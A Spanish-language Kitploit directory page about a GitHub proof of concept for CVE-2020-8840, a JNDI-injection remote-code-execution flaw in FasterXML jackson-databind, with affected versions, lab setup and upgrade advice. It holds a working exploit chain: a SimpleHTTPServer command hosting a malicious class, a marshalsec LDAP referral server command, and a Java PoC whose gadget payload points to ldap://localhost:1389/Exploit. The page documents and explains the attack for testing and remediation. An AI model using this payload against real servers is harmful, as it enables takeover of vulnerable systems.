
Skip to content
KitploitKITPLOIT
HerramientasBlog
Log in
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2020-8840 — Exploit PoC para CVE-2020-8840: inyección JNDI que conduce a ejecución remota de código en FasterXML jackson-databind. Incluye configuración del entorno, cadena de explotación y guía de remediación. | Kitploit
Herramientas/GitHubGitHub/fairyming/cve-2020-8840
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebAprendizaje y EducaciónLabs y Práctica
GitHubfairyming/cve-2020-8840

CVE-2020-8840

Exploit PoC para CVE-2020-8840: inyección JNDI que conduce a ejecución remota de código en FasterXML jackson-databind. Incluye configuración del entorno, cadena de explotación y guía de remediación.

Ver Repositorio
3772hace 6 añosRevisado por Kitploit

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2020-8840: Vulnerabilidad de ejecución remota de código en FasterXML/jackson-databind

0x00 Introducción

jackson-databind es una biblioteca de procesamiento JSON perteneciente al grupo de proyectos FasterXML.

0x01 Resumen de la vulnerabilidad

El 19 de febrero, NVD publicó un aviso de seguridad que revelaba la vulnerabilidad de ejecución remota de código en jackson-databind causada por inyección JNDI (CVE-2020-8840), con una puntuación CVSS de 9.8. Debido a que las versiones afectadas de jackson-databind carecen de ciertas clases de la lista negra xbean-reflect/JNDI, como org.apache.xbean.propertyeditor.JndiConverter, un atacante puede lograr la ejecución remota de código mediante inyección JNDI; si el ataque tiene éxito, se puede obtener el control del servidor (a nivel de servicio web).

0x02 Versiones afectadas

2.0.0 <= FasterXML jackson-databind Version <= 2.9.10.2
0x03 Configuración del entorno


  • Versión de JDK: 1.81. El uso de ldap y rmi junto con la inyección JNDI impone ciertos requisitos sobre la versión de JDK. A través de la siguiente imagen, podemos conocer claramente el momento en que Oracle la corrigió.

20190606014739_69118.jpg


  1. Coloque la clase maliciosa ya compilada en el directorio del servidor web. WX20200223-135435@2x.png Aquí se utiliza simplehttp para montar el servicio web.
python -m SimpleHTTPServer 8080

image.png

  1. Inicie el servicio ldap. Aquí se utiliza marshalsec. Enlace de GitHub: https://github.com/mbechler/marshalsec
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer http://localhost:8080/#Exploit


image.png

  1. Cree un proyecto Java e importe el archivo jar de la versión vulnerable. WX20200223-135855@2x.png

0x04 Explotación de la vulnerabilidad

  • Toda la cadena de explotación de la vulnerabilidad
poc --> ldap --> http
  • poc
import com.fasterxml.jackson.databind.ObjectMapper;
import java.io.IOException;

public class Poc {
    public static void main(String args[]) {
        ObjectMapper mapper = new ObjectMapper();

        mapper.enableDefaultTyping();

        String json = "[\"org.apache.xbean.propertyeditor.JndiConverter\", {\"asText\":\"ldap://localhost:1389/Exploit\"}]";

        try {
            mapper.readValue(json, Object.class);
        } catch (IOException e) {
            e.printStackTrace();
        }

    }
}

  • Ejecute directamente el poc; a través de ldap se carga la clase maliciosa alojada en el servidor web, lo que provoca la ejecución remota de código.

WX20200223-140159@2x.png

0x05 Métodos de mitigación

  1. Actualice jackson-databind a 2.9.10.3, 2.8.11.5 o 2.10.x.
  2. Compruebe si el proyecto utiliza xbean-reflect. La causa principal de esta vulnerabilidad es que xbean-reflect contiene una cadena de explotación especial que permite al usuario desencadenar una operación de carga remota de clases vía JNDI. Eliminar xbean-reflect puede mitigar el impacto de la vulnerabilidad.

Enlaces de referencia:

https://cert.360.cn/warning/detail?id=1fe3b5ea888750006e0d64fb0df1e6ee

https://github.com/jas502n/CVE-2020-8840

Descargar herramienta